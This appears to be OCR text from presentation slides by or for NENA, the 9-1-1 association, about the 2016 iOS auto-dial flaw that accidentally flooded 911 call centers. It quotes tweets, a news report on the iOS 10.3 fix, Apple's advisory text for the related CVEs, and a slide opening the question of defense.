
I am aware of the dns issue on my website. Clear your caches and it should work just fine.

me-ee-t d-ai-s-ay @meetheindiankid · 26 Oct 2016

Replying to @meetheindiankid

big thanks to those who told me about the dns issue. Working with @Cloudflare to resolve this issue.

REMEDIATION 4 ARREST MORONS




@sundaygavin

Welp I'm bout to get arrested 😍 brb guys

10:14 PM - 25 Oct 2016

13 Retweets 41 Likes


Twitter

NENA
THE 9-1-1 ASSOCIATION


iOS WEB-DIAL VULNS DISCLOSED IN ‘08

CVE-2008-4233

CVE-2009-0960

CVE-2009-0961


h/t @collinrm



Apple's iOS 10.3 fixes flaw used in accidental DDoS attack on 911 call system

By Mikey Campbell
Thursday, March 30, 2017, 03:19 pm PT (06:19 pm ET)

Apple's latest iOS 10.3 release patches a flaw that can be used to repeatedly dial a phone number, accidentally exploited last year to redial 911 call centers, protecting emergency operators from potential cyberattacks.



Phone

Available for: iPhone 5 and later, iPad 4th generation and later, iPod touch 6th generation and later

Impact: A third party app can initiate a phone call without user interaction

Description: An issue existed in iOS allowing for calls without prompting. This issue was addressed by prompting a user to confirm call initiation.

CVE-2017-2484

Quick Look


Available for: iPhone 5 and later, iPad 4th generation and later, iPod touch 6th generation and later

Impact: Tapping a tel link in a PDF document could trigger a call without prompting the user

Description: An issue existed when checking the tel URL before initiating calls. This issue was addressed with the addition of a confirmation prompt.


CVE-2017-2404: Tuan Anh Ngo (Melbourne, Australia), Christoph Nehring

Source: https://support.apple.com/en-us/HT207617



SO WE'RE VULNERABLE. HOW DO WE DEFEND?

NENA
THE 9-1-1 ASSOCIATION



LEGACY:

